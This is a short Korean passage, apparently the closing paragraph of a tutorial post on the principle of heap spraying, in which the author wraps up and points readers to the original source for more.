여기까지 힙 스프레이의 원리에 대해 간단히 알아 보았다. 이 외에도 원문에는 더 좋은 내용들이 많이 담겨 있지만, 우선 힙 스프레이 자체의 원리 이해에 초점을 맞추기 위해 여기까지만 작업을 수행했다. 뒷부분이 궁금한 사람들은 원문을 참고 하거나, 추후 내용 보강 작업이 완료될 때까지 기다려주기 바란다.